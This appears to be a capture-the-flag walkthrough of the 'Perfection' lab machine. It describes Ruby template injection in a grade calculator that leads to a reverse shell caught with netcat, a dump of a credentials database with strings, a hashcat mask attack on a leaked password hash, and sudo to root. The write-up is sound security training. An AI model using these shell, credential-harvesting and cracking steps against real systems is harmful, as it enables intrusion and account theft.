

Perfection walkthrough

Index

Index	1
List of pictures	1
Disclaimer	2
Reconnaissance	2
Initial foothold	2
User flag.....	4
Privilege escalation	5

List of pictures

Figure 1 - nMap scan results.....	2
Figure 2 - Web application home page.....	3
Figure 3 - Grade calculator interface	3
Figure 4 - Wappalyzer analysis.....	4
Figure 5 - Input validation broken	4
Figure 6 - Command to obtain a shell.....	4
Figure 7 - User shell	5
Figure 8 - Interesting credentials file	5
Figure 9 - Credentials file content.....	6
Figure 10 - Password pattern.....	6
Figure 11 - Password cracked	6
Figure 12 - Root flag.....	6

Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who're willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Reconnaissance

The results of an initial nMap scan are the following:

```
nmap -sT -Pn -p- -sV -sC -O -A 10.10.11.253 -oA perfection
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-04 15:49 AEDT
Nmap scan report for 10.10.11.253
Host is up (0.022s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 80:e4:79:e8:59:28:df:95:2d:ad:57:4a:46:04:ea:70 (ECDSA)
|   256 e9:ea:0c:1d:86:13:ed:95:a9:d0:0b:c8:22:e4:cf:e9 (ED25519)
80/tcp    open  http     nginx
|_ http-title: Weighted Grade Calculator
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=4/4%OT=22%CT=1%CU=40758%PV=Y%DS=2%DC=T%G=Y%TM=660E3
OS:19F%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=108%TI=Z%CI=Z%II=I%TS=A)S
OS:EQ(SP=104%GCD=2%ISR=108%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M53CST11NW7%O2=M53CST
OS:11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST11NW7%O6=M53CST11)WIN(W1=F
OS:E88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M
OS:53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T
OS:4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+
OS:%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y
OS:%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%
OS:RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1   29.84 ms  10.10.14.1
2   30.00 ms  10.10.11.253

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.60 seconds
```

Figure 1 - nMap scan results

Ports open are 22 and 80. So, this machine has SSH enabled on port 22 and a web service running on port 80. Also, nMap has recognized Linux as operative system.

Initial foothold

I started the web application analysis running *gobuster*, *dirsearch* and *nikto* tools, but any of these tools provided useful information. So, I tried to interact to the web application via browser. Its home page is:




Figure 2 - Web application home page

This application provides a grade calculator with the following interface:

Calculate your weighted grade

Category	Grade	Weight (%)

Submit

Please enter a maximum of five category names, your grade in them out of 100, and their weight. Enter "N/A" into the category field and 0 into the grade and weight fields if you are not using a row.

Figure 3 - Grade calculator interface

Also, I grabbed the following information using Wappalyzer:




Figure 4 - Wappalyzer analysis

User flag

Classic XSS and SQL injection payload didn't work in the grade calculator form. However, while I tried some payload, I found out a way to broke the input validation, as shown in the following picture:



Figure 5 - Input validation broken

Another kind of attack I tried on this input file was Server-Side Template Injection (SSTI). Luckily, this kind of attack worked. So, I was able to execute commands. Of course, command syntax must match Ruby syntax, because server execute Ruby. Using the command in the following image, I obtained a shell:



Figure 6 - Command to obtain a shell

Obviously, I need a listener on my attacker machine. I obtained this shell with **susan** user:

```
(k14d1u5@k14d1u5-kali)-[~/Desktop]
$ nc -nlvp 2222
listening on [any] 2222 ...
connect to [10.10.14.20] from (UNKNOWN) [10.10.11.253] 42468
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
susan@perfection:~/ruby_app$ whoami
susan
susan@perfection:~/ruby_app$ pwd
/home/susan/ruby_app
susan@perfection:~/ruby_app$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.11.253 netmask 255.255.254.0 broadcast 10.10.11.255
    inet6 dead:beef::250:56ff:feb9:7a8f prefixlen 64 scopeid 0x0<global>
    inet6 fe80::250:56ff:feb9:7a8f prefixlen 64 scopeid 0x20<link>
    ether 00:50:56:b9:7a:8f txqueuelen 1000 (Ethernet)
    RX packets 13420 bytes 2136429 (2.1 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 12131 bytes 4092366 (4.0 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 22415 bytes 10659423 (10.6 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 22415 bytes 10659423 (10.6 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

susan@perfection:~/ruby_app$
```

Figure 7 - User shell

At this point, I simply needed to retrieve the user flag (I forgot the screenshot).

Privilege escalation

To escalate my privileges, I found a very interesting file in a subdirectory of Susan's home directory:

```
/tmp/tmux-1001
-rw-r--r-- 1 root root 8192 May 14 2023 /home/susan/Migration/pupilpath_credentials.db
```

Figure 8 - Interesting credentials file

I was able to read the content of this file using **strings** command:


```
susan@perfection:~/Migration$ strings pupilpath_credentials.db
strings pupilpath_credentials.db
SQLite format 3
tableusersusers
CREATE TABLE users (
id INTEGER PRIMARY KEY,
name TEXT,
password TEXT
Stephen Locke15
David Lawrencef
Harry Tylerd3
Tina Smithdd5
Susan Millera
susan@perfection:~/Migration$
```

Figure 9 - Credentials file content

I tried very hard to crack Susan hash password, but I failed. So, I tried to crack other hashes too, but I failed too. I was sure this could be the correct path, but I miss some information. I started to search some other useful information. After I spent a lot of time, I found another interesting file:

```
hash: cd: susan: Not a directory.
susan@perfection:~/Migration$ cat susan
cat susan
Due to our transition to Jupiter Grades because of the PupilPath data breach, I thought we should also migrate our credentials ('our' including the other students
in our class) to the new platform. I also suggest a new password specification, to make things easier for everyone. The password format is:
{f1[redacted]20}
Note that all letters of the first name should be converted into lowercase.
Please hit me with updates on the migration when you can. I am currently registering our university with the platform.
- Tina, your delightful student
```

Figure 10 - Password pattern

I was very relieved. With these new information I was able to crack the password:

```
(k14d1u5@k14d1u5-hall) ~/Desktop
$ hashcat -m 1400 -a 3 [redacted] f" s [redacted] --show
abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f:s
```

Figure 11 - Password cracked

The command I used to crack the password is the same shown in the previous image without the **-show** option. At this point, I just needed to run **sudo su** command and retrieve the root flag:

```
root@perfection:/var/mail# cd /root
cd /root
root@perfection:~# ls -la
ls -la
total 32
drwx----- 4 root root 4096 Apr  4 05:48 .
drwxr-xr-x 18 root root 4096 Oct 27 10:36 ..
lrwxrwxrwx 1 root root 9 Feb 27 2023 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Oct 15 2021 .bashrc
drwx----- 2 root root 4096 Feb 26 09:15 .cache
drwxr-xr-x 3 root root 4096 Feb 27 2023 .local
-rw-r--r-- 1 root root 161 Jul  9 2019 .profile
lrwxrwxrwx 1 root root 9 Feb 27 2023 .python_history -> /dev/null
-rw-r--r-- 1 root root 33 Apr  4 05:48 root.txt
-rw-r--r-- 1 root root 39 Oct 17 12:26 .vimrc
root@perfection:~# cat root.txt
cat root.txt
e[redacted]
root@perfection:~#
```

Figure 12 - Root flag